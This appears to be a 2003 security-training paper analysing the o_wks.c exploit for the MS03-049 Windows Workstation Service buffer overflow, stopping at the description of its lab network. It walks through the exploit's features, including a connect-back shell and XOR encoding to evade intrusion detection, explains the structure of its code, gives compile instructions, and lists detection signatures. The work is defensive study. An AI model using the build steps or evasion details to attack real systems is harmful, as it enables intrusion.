Use offense to inform defense.
Find flaws before the bad guys do.

A Study of the o_wks.c Exploit for MS03-049

December 29, 2003

By
Eric I. Arnoth

Table of Contents

Table of Figures

Statement of Purpose

Since the initial Internet boom, companies online have become more security savvy than they once were, fortifying their Internet links with Firewalls, Intrusion Detection, and Demilitarized Zones (DMZs). Though these efforts are laudable, businesses often make the mistake in presuming that if their Internet links are secure, their entire network is secure. However, a network may have many penetration points; modems, VPN, and even laptops for mobile employees are among the key list of perimeter points that do not receive enough security attention.

Another perimeter link that most companies possess and do not secure appropriately is the Business To Business (B2B) network. The reasons for this are many and varied ranging from cost cutting (i.e., letting the other guy worry about his security) to pure ignorance (why would the other company attack us?). As a matter of defense, securing B2B lines can be as important as securing one's Internet links.

To explore the risk business expose themselves to by not properly securing their leased lines with other companies, this paper will study a network-based attack that is likely to only be seen occurring over B2B links. The MS03-049 vulnerability details a buffer overflow vulnerability centered around insecure use of a standard C function call by the Workstation Services component of Microsoft's DCE/RPC service suite. Microsoft DCE/RPC services are typically only considered safe within Intranets. They are also often seen as components of real-world links between businesses, sometimes performing critical business functions[i]. The exploit chosen in particular is the o_wks.c exploit as written by "Snooq". This exploit will be used in a controlled environment that simulates what many would consider a typical B2B link. In addition to this network environment, two fictitious businesses will be described to provide a more real-world context for the attack.

The attacker will start from a host inside one of the two businesses. From this vantage point, the attacker will perform a light reconnaissance of the environment. Having gained a better understanding of the two organizations, the attacker will then proceed to obtain the lay of the land and isolate a specific host that will be targeted for an attack. Upon finding a candidate for this attack, the protagonist will then proceed to use the exploit. After achieving a successful compromise of a vulnerable system, the attacker will proceed to set up permanent access methods as well as hide his presence.

Following the illustration of this attack, a study of how the victim business would watch for and defend against an attacker utilizing this tool in such an environment. How that business would detect and purge a compromised system will also be examined. Lastly, a lessons learned section will detail what the fictitious victim business realized it had done wrong.

As a point of particular focus, this paper will also be a study of the chosen exploit's features and means of use. Instructions will be given on how to compile and execute the tool, as well as an analysis of the structure of the C code.

The Exploit

Overview

The exploit being studied in this paper is named o_wks.c, and was written by Snooq[1]. It is a C program written to leverage the Windows' Workstation Service buffer overflow vulnerability detailed in MS03-049[ii]. The attacking system using this tool must be a Windows system, or at least support the Win32 API. The attack is network based, and will only work against a target system that allows anonymous users to write to the system log. When executed against such a vulnerable system, the exploit will provide to the attacker a command prompt for the target computer with SYSTEM level privileges. The author of this exploit has also composed a few other variants of this attack, all of which are earlier versions that had either more limited functionality or could attack fewer platforms.

This chapter will detail the known history behind the exploit, examine the tool from a usage perspective for both its features and limitations, as well as give an analysis of the code and its functionality, and lastly will detail the signatures that can be used to detect the attack.

Background

On November 11, 2003, an advisory was posted by eEye Security to the Bugtraq mailing list hosted by SecurityFocus[iii]. The advisory detailed buffer overflow vulnerability in the Workstation Service of Microsoft Windows 2000 and XP. Microsoft published an advisory of their own that same day.

Other advisories were published by various Information Security organizations. The Common Vulnerabilities and Exposures project published an advisory under number CAN-2003-0812[iv]. The Carnegie Mellon Software Engineering Institute also published an advisory, referenced by CA-2003-28[v]. Security Focus published an advisory under Bugtraq ID 9011[vi]. The Nessus development team published an advisory that accompanied the Plug-in to detect the vulnerability under advisory number 11921[vii].

Within one day, an initial proof of concept was published by Hanabishi Recca on the Full-Disclosure mailing list[viii]. The next day, Snooq[ix] published his own proof of concept on PacketStorm[2]. This version advertised support for compromising Windows 2000 SP1 and SP4. Other features it had included is the ability to "shovel-shell", meaning it could induce the victim host to initiate a connection back to the attacker, as well as allowing the user to specify arbitrary values for the size of the return addresses. Credit for the shell code was given to Ey4.

---

[1] http://www.angelfire.com/linux/snooq/

[2] http://www2.packetstormsecurity.org

The following day, another revision was posted by Snooq[x], this time to K-Otik[3]. Snooq advertised in the code comments that it was slightly improved over the Packet Storm version. Study of the code reveals that these improvements mostly consist of code formatting and cleanup, (i.e., improving indentation) and making minor changes to program output. The author also added #pragma statements to make it easier for the end-user to compile the tool. The only change to functionality consisted of changing the shell code used by the program, this time giving credit to HD Moore.

The latest version of the exploit that was released by Snooq was posted to his homepage on November 15[xi](and was subsequently published to Packet Storm in December[xii].

In December, two more tools were released, each by different authors. The first was by fiNis and was named rpc_wks_bo.c. It is an exploit with fewer features that claims to be able to compromise Russian Windows 2000 platforms without a patch and with Service Pack 1. It is also claimed that the tool can crash any Windows 2000 version.

The second tool released in December was authored by hi_tech named Thunderstorm_WKS. It is advertised to be a mass scanner/exploiter, just shy of a worm.

All exploit variants will be covered in detail in the Variants section below. The last version released by Snooq is the focus of this paper, and will be analyzed in the following sections.

Tool Analysis

The November 15 version had all of the original features of earlier versions, as well as a number of advanced features that are new. This section will enumerate all features and limitations in detail.

Features

Buffer Overflow

The primary function of this tool is to exploit the MS03-049 vulnerability by connecting to the victim host's Windows Workstation Service and sending a malignant request over port 445. The request is specifically crafted to perform a buffer overflow with the intent of executing arbitrary code that is sent as part of the malicious network transmission. The buffer overflow attacks the vsfprint() function, which supports the logging facility of the DCE/RPC services. DCE is the Microsoft Distributed Computing Environment[xiii], which is used in conjunction with Remote Procedure Calls. It is a critical Windows

[3] http://www.k-otik.com/

component that is used for such ubiquitous features as drive mapping and Windows Domain authentication.

A buffer overflow works by giving a program more data as input than the internal variable was designed to hold. Software is vulnerable when it does not perform bounds checking on the input. When the data is written to the variable in memory, it writes past its outer bounds into other memory space. What is typically written is arbitrary code and a new return address so that when the current function call ends, the address of the injected arbitrary code is used instead of returning to the original program logic flow. It should be noted that the new return address value added is typically not an absolute value, but a relative value through use of the Assembly function calls JMP and CALL. The values required for any given software being exploited will vary for differing underlying computer architectures and operating system versions/patch-levels.

The typical structure of a buffer overflow consists of several components. The main component is the malicious code to be executed, which is usually very compact. It typically does no more than provide a non-authenticated network connection containing a command-line on the victim system to the attacker. The malicious code is written in the form of "shell code". Shell code is a binary expressed in hexadecimal so it can be written in ASCII format. This format can be obtained by compiling a C program with certain techniques and processing the binary with the GNU debugger.

Typically, the correct return memory address offset value is difficult to find, so the rest of the buffer overflow's structure is taken up with NOP commands[4]. This is called a "NOOP slide", and typically consists of several thousand bytes. The idea of the slide is that the address sends the computer's instruction pointer to some part of the slide. Then execution will proceed through operations that do nothing, until the malicious code is reached and subsequently executed with the permission levels of the vulnerable program. (For a more detailed technical explanation of buffer overflows and shell code generation, please refer to “Smashing the Stack for Fun and Profit”[xiv].)

This version of the exploit has the return address offset values required to attack the English versions of Windows2000 Service Pack 1, Service Pack 4, as well as the Russian versions of Service Pack 3, and Service Pack 4. A study of the tool has confirmed that the English version is vulnerable with Service Pack 1 and 4.

When run against a system that is vulnerable, the exploit will greet the user with a command-line prompt for the targeted host, with SYSTEM level privileges. On a Windows computer, SYSTEM level privileges are the highest possible, greater than even Administrator. At that point, the attacker has carte blanche to do whatever they desire (as will be explored in the Attack section.)

[4] No-OPeration, typically 0x90 in the Intel chipsets.

Attack Polymorphism

The most advanced component that the exploit features over its predecessors is the ability to arbitrarily change the morphology of the attack on the network, while not affecting its functionality once being received by the remote system. The purpose of this feature is to defeat network-based intrusion detection (NIDS).

As a buffer overflow attack consists of several components (see previous section) different steps need to be taken to permute each section. The NOOP slide can be changed by simply using random sequences of different operations that have no effect. It is worth noting that the Intel platform has over 55 equivalent NOP commands. Since the shell code is actually a body of functional code, any changes to its form must be accompanied by additional functionality to convert the shellcode back. The simplest way to achieve this is XORing the code with a random key, with the insertion of an XOR engine to restore the shell-code to its original form upon execution on the victim system. Lastly, the return address offset can even be altered, "changing the least significant byte...to jump into different parts of NOPs".[xv]

The exploit offers only partial Polymorphism of the buffer overflow. It will XOR the shell code with either a default key, or one specified upon execution by the user.

Dual Access Modes

Another feature which makes this exploit more versatile than most tools of its ilk is the ability to choose whether the attacking host initiates the connection to an open shell on the victim box after the attack is run, or whether the victim box pushes, or shovels, the shell back to the attacking host. This feature can be a necessity if the victim host is behind firewalls that would block connections to arbitrary ports.

Miscellaneous Adjustable Parameters

The exploit's author was thoughtful enough to put in a number of command-line flags for tweaking various parameters of the attack, including the size of the return address, the port to bind the listening shell to on the victim box, and the key to use when XOR encoding the shell code. If the attack is run so that the victim box connects back to the attacker, the user may choose which port to connect to, as well as which IP on the attacking box to use. The timeout for how long the tool waits until it decides the attack failed may also be specified at execution time.

Limitations

One limitation is that the tool does not provide any NOOP polymorphism. It is likely that adding such a feature would be trivial for an experienced programmer; therefore it is conceivable that underground variants with more stealthy execution modes could be

encountered in the wild. Alternatively, ADMutate[5] could be used for a more comprehensive "cloaking" of the attack than the native feature.

A second limitation is that the code depends upon the GNU getopt() function, typically found in glibc[6], which is common in Linux and some UNIX distributions, but is not typically found on Windows platforms. Most freely available C compilers, including LCC[7] and Dev-Cpp[8] do not include a complete enough glibc to provide the necessary functionality.

Another limitation is revealed in the caveat stated by the author in the code comments,

```
Lastly.. let me iterate this again....
*  This code will only work against Win2K that was configured
*  to grant 'anonymous logon' write access to the log file...
*  [NB: win2k(on ntfs), by default, don't...]
```

If one studies the vulnerability closely, it will be determined that this is in part a limitation of the vulnerability itself. The vsprintf() function is called to write to the log file, without bounds checking for the user-supplied arguments. Therefore, if anonymous users cannot cause a write to the log file, the vulnerable code will not be triggered by the tool. The limitation of the tool is that it does not accommodate facilitating known users on the victim computer with logging privileges to authenticate against the victim system and run the exploit. This would close the gap created by systems that are hardened appropriately to disallow anonymous logon the right to write to the log. (See the Incident Handling section for more details).

Code Analysis

This section will not attempt to go through the code line-by-line for an assessment on how well-written it is or what each and every instruction line does, but will rather examine the overall structure and flow of the code, as well as focusing as much as possible on key points of interest for this study. Instructions on how to compile the code will also be given.

Overview

The code was written against the Win32 API, and will most likely only compile on Windows platforms. As commercial-grade compilers were not available the freely distributed Dev-CPP was used. The code connects to the victim host's DCE/RPC

[5] http://www.ktwo.ca/security.html
[6] GNU's standard C libraries - http://www.gnu.org/software/libc/libc.html
[7] http://www.cs.virginia.edu/~lcc-win32/
[8] http://sourceforge.net/projects/dev-cpp/

service by a null session, and sends a RPC request with the malicious payload. The tool only works over TCP, though it may be possible to construct a UDP variant.

Function List

This section will give a list of the functions in the code and what they do for the program.

```
void err_exit(char *s)
```

[Lines 171 - 174] This function simply prints the error message passed in the *s character pointer argument and exits the program with a 0 signal.

```
long str2long(char *s)
```

[Lines 197 - 225] The character string passed in *s is converted to a long integer via the CHexMap struct specified and declared between lines 180 and 190. The long integer calculated is passed back to the caller. Snooq credited this code to Anders Molin's posting to codeproject.

```
void doshell(int sock)
```

[Lines 233 - 268] This function produces an extremely bare-bones client to communicate to the remote shell produced by the listener mode. It consists of an infinite loop that simply takes characters from the local (attacker) host's console, sends them to the TCP socket that was passed as the argument to the function. The socket is for the connection with the compromised victim host. It will also read characters sent by the remote host, and display them on the local console.

Snooq gives credit for this code to TESO and ey4s. TESO as the original author, and ey4s for porting it from (presumably) UNIX/Linux to Win32.

```
char *getmyip(int e)
```

[Lines 270 - 300] This function, as the name implies, serves solely to automatically obtain the IP address of the local (attacking) system, by querying the OS and selecting the first valid value.

```
void changeip(char *ip)
```

[Lines 303 - 308] This function is used to convert a user-specified IP address to a long int value format. An IP address is passed to this function as a pointer to a character string, and converted for a Little-Endian (i.e., Intel) platform.

```
void changeport(char *code, int port, int offset)
```

[Lines 310 - 316] This function takes a character string and changes the value at the location specified by the offset argument to the value specified by the port function variable.

```
void banner()
```

[Lines 318 - 320] This simply prints a banner with the long-name of the tool and the author's handle and hotmail account.

```
void usage(char *s)
```

[Lines 322 - 343] This function prints out the syntax that the exploit expects, as well all available command-line options.

```
void showtargets()
```

[Lines 345 - 355] This function iterates through and prints a list of all known victim platforms supported (as described in the global variable targets [Lines 86 - 112]).

```
void sendstr(char *host)
```

[Lines 357 - 387] The sendstr() function performs the act of establishing the $IPC null session and sends the exploit string if that connection is successful.

```
VOID CALLBACK alrm_bell(HWND hwnd, UINT uMsg, UINT idEvent,
DWORD dwTime )
```

[Lines 389 - 391] This function "rings the alarm bell" by exiting the program through the err_exit function, declaring "-> I give up...dude.....". The "alarm bell" function methodology, which encompasses this and the next two functions, is an implementation of Windows Messages[xvi].

```
void setalarm(int timeout)
```

[Lines 393 - 405] The setalarm() function watches the Windows Messaging alarm being implemented in this program. When the timer is expired, it declares "WM_TIMER received..." and triggers an exit through calling the Windows call DispatchMessage, which causes Windows to invoke the program's implementation of alrm_bell().

```
void resetalarm()
```

[Lines 407 - 414] This function serves to determine if the program needs to exit, based upon whether or not either of the two threads of execution that the program launches could be terminated (see next function).

```
void do_send(char *host,int timeout)
```

[Lines 416 - 421] This function launches two threads of execution, one calling the sendstr() function, the other calling the setalarm() function.

```
void get_bytes(long word)
```

[Lines 425 - 430] This function breaks up the word variable into four bytes and places them into the global array b.

```
void XORcode(int mode,long key)
```

[Lines 432 - 461] This function polymorphs the shell code using either the default or a user-specified key.

```
int main(int argc, char *argv[])
```

[Lines 463 - 658] This is the main body of the program, and will be analyzed in more detail in the next subsection.

Program Logic Flow

[Lines 477 - 552] The first thing the main program does is process the command line arguments.
[Lines 554 - 561, 573-575] After that, it builds the buffer overflow payload as a single unit (NOOP slide, filler, shell code, return address).
[Lines 563 - 565] The program then initiates use of WS2_32.DLL, used in Windows sockets
[Lines 567 - 571] Creates a TCP socket
[Line 577] Prints the banner

At this point in the program, there functionality splits, depending on whether listening or pushing mode was chosen.

For listen mode, the following events occur:

[Lines 581 - 591] Application tries to pick an IP if one was not given, and properly configures the connback shell code with that and the port being used.

[Lines 592 - 596] Final preparations on the buffer overflow, do_send is called.

[Lines 599 - 618] The application binds a listening socket on the local host and waits for a connection from the target.

[Lines 620 - 621] The application resets the Windows timer and executes doshell()

For connect mode, the following events occur:

[Lines 628 - 632] The application prepares the bindport shell code and calls do_send

[Lines 637 - 646] The application waits for the exploit to complete, attempting to connect to the victim.

[Lines 648 - 649] The application resets the Windows timer and executes doshell()

Compilation Instructions

The program was compiled on a Windows 2000 Professional computer using the Dev-Cpp compiler. The standard install of the development suite is sufficient, except for one library that needs to be added. This section will detail how to achieve all of this.

Adding getopt() Library

The getopt() function is a standard GNU C library call that provides an advanced and standardized functionality for parsing command-line arguments. The exploit tool was written to use this function. As Dev-CPP does not come with a library containing the function call, one must be provided. The following procedure gives instruction on how to do so.

Obtain the source code for a library with a compatible getopt() function. For convenience, one has been posted[9].

Create the object file from the source

```
gcc -c getopt.c
```

archive the object file(s) -- (the crv are the options)

```
ar crv libopt.a getopt.o
```

this next step is usually not necessary, but could be on some systems

```
ranlib libopt.a
```

Setting Compiler Options

The following command-line arguments needed to be used to include the proper libraries:

```
-lws_32 -lmpr -lopt
```

[9] http://mywebpages.comcast.net/earnoth/getopt.zip

These values can be set within the Compiler Options dialog box, as pictured in Figure 1. To open the dialog, click on *Tools →Compiler Options*.



Figure 1 Dialog box for Compiler Options.

Compiling the Program

Open the source code file with *File→Open* Project or *File*. In the resulting dialog box, select the C file from whichever folder it was placed in. After opening the file, Choose *Execute→Compile*. The dialog box pictured in Figure 2 will appear.



Figure 2 Dev-CPP Compile Dialog Box.

When completed, a compile log should be generated by gcc. This can be seen either as highlights in the *Compiler* tab at the bottom of the screen, or as raw text in the *Compile Log* tab, reference Figure 3. What the content of the log should look like is documented in Figure 4.



Figure 3 Dev-CPP Window.

```
Compiler: Default compiler
Executing  gcc.exe...
gcc.exe "C:\MS03-049\o_wks.p2.c" -o "C:\MS03-049\o_wks.p2.exe"
       -lws2_32 -lmpr -lopt  -I"C:\Dev-Cpp\include"   -L"C:\Dev-Cpp\lib"
C:/MS03-049/o_wks.p2.c: In function `do_send':
C:/MS03-049/o_wks.p2.c:418: warning: passing arg 1 of
        `_beginthread' from incompatible pointer type
C:/MS03-049/o_wks.p2.c:420: warning: passing arg 1 of
        `_beginthread' from incompatible pointer type
Execution terminated
```

Figure 4 Compiler output for building o_wks.c

Variants

Aside from the historical versions listed in the Background section of this chapter, a few other exploits by different authors have surfaced. Those exploits will be listed in this section.

Proof of Concept for MS03-049

This nameless tool is apparently the first working exploit code published for the vulnerability[xvii]. It was published to the Full Disclosure security mailing list on November 12, 2003. Advertised to only work against Windows 2000 patched to Service Pack 4 with a FAT32 file system, it is extremely primitive, apparently achieving nothing more than opening a listening port at 5555/TCP on the victim system.

rpc_wks_bo

This exploit was posted to Security Focus[xviii]. A brief perusal of the source code and usage print statements show that it has far fewer features than the o_wks.c exploit, and targets fewer platforms. Its features are limited to either compromising the only two supported platforms, Windows 2000 Russian versions with no Service Packs or Service Pack 1, or crashing the service on any Windows 2000 platform.

It is also written to compile on a Win32 system, but does not have as many library dependencies. The only particular dependency it has is netapi32.lib, which apparently has to be rebuilt, according to instructions in the code header.

Thunderstorm_WKS

This exploit was also posted to Packet Storm[xix]. The author claims in the code headers that the tool is "a mass exploiter, not a worm but could be very easilly converted into one with little hassle. Am not gonna be nailed by old BILLY himself for creating a worm muaha. Him and his worm writer bounties."

The tool has the ability to either connect to the shell spawned after compromise, or simply list the compromised hosts. Most of the tools code base seems dedicated to scanning, attacking, and setting up the listener on the victim host.

Signatures of the Attack

Data obtained for this section was created in a smaller environment than the actual example attack documented in the next three chapters. VMWare[10] was used to create multiple virtual computer instances running on virtual networks for fast and easy initial assessments of the exploit's capabilities and effects on an array of different target systems. In general, VMWare is a very useful asset for testing malware in a controlled environment.

Network-based

The main method of detecting network-based attacks is Network Based Intrusion Detection (NIDS). This section will study the profile created by the tool on the network, to assess how NIDS may or may not be able to alert to the use of this exploit. The only NIDS to be considered here is signature-based.

The first 24 packets that the two systems send back and forth are for negotiating the RPC null-session that the exploit uses to authenticate as an anonymous user. Packets 25 and 26 contain the attack message, which could not be squeezed into a single packet due to its sheer size.

The first packet containing the attack consists of nothing more than padding for the buffer overflow to bring it to the necessary length. This padding is just useless filler, and has nothing to do with the actual functionality of the exploit, other than to bring the buffer overflow to the necessary character length. Half of the second packet contains the same filler, but also contains the shell code and NOOP slide.

Since the shell code is always XOR encoded, it is not likely that this could be watched for with NIDS. The only possible exception would be to look for the resulting encoding due to the default key. This technique would solely depend upon the laziness of the attacker, but leveraging such laziness is often a strong defensive technique.

The other element that NIDS could watch for in the attack is the NOOP slide, or the initial padding. While not quite as weak as looking for the default shell code XOR encoding, these methods could still be easily defeated by an attacker who took the time to change the source code of the tool to use different NOP values or different padding.

After a successful compromise, the attacker obtains a remote command-line connection to the victim box. The default port for this session is 24876/TCP. While after-the-fact, it is conceivable that a NIDS signature could be crafted to watch for DOS command prompt keywords (i.e., `C:\WINNT\SYSTEM32\`, etc) passing between local and foreign

[10] www.vmware.com

systems on high ports. The availability of this defense is a function of which NIDS vendor is being employed at the defending site.

In all, this tool is rather stealthy on the network, and would be very difficult to capture when changed from its default settings. One saving grace for the defenders is that the lion's share of attackers that would use this tool lack the knowledge necessary to do any more changes than the command-line flag change of the default XOR key.

Host-based

Sadly, this tool leaves as slight of a fingerprint on the victim host as on the network. Successful execution of the attack does not cause services.exe to produce any Event Log entries for either System, Security, or Application logs. Unlike other vulnerabilities in the DCE/RPC service, MS03-049 (or at least this tool) does not seem to break any core Windows functions, thus giving an indication that something happened.

The only traces that the tool makes on the victim exist while the connection created by successful use of the exploit is still established. Using the native Windows netstat command, one can discern the existence of the backdoor connection (reference Figure 5).

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat /an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:24876          0.0.0.0:0              LISTENING
  TCP    192.168.236.130:139    0.0.0.0:0              LISTENING
  TCP    192.168.236.130:139    192.168.236.128:1187   ESTABLISHED
  TCP    192.168.236.130:24876  192.168.236.128:1188   ESTABLISHED
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.236.130:137    *:*
  UDP    192.168.236.130:138    *:*
  UDP    192.168.236.130:500    *:*
```

Figure 5 Output for Windows native netstat / an command.

More advanced and certain techniques can be used to determine that a successful attack using this tool is in progress. Using Process Explorer from sysinternals[11], one can actually see that the system.exe process owns a cmd.exe process, as shown in Figure 6. This cmd.exe process is what the attacker is currently using to connect to the victim host. Note how a legitimate cmd.exe process is owned by explorer.exe.

[11] http://www.sysinternals.com



Figure 6 Process Explorer from SysInternals showing a compromise in progress.

The Platforms/Environments

Overview

To properly study this exploit tool, an artificial networked environment was constructed to provide a fully controlled facility to observe the tool's behavior. The network illustrated in Figure 7 was used in study of the attack. Its construction was based upon a sandwiched DMZ environment, which is two firewalls enveloping a set of hardened systems where strong security measures are employed such as NIDS, and HIDS. This is fairly representative of many Business To Business (B2B) environments found in the world. It is also important to note that in most B2B links, the DMZ "wire" would likely be a leased telecom line between the two companies' physical locations.

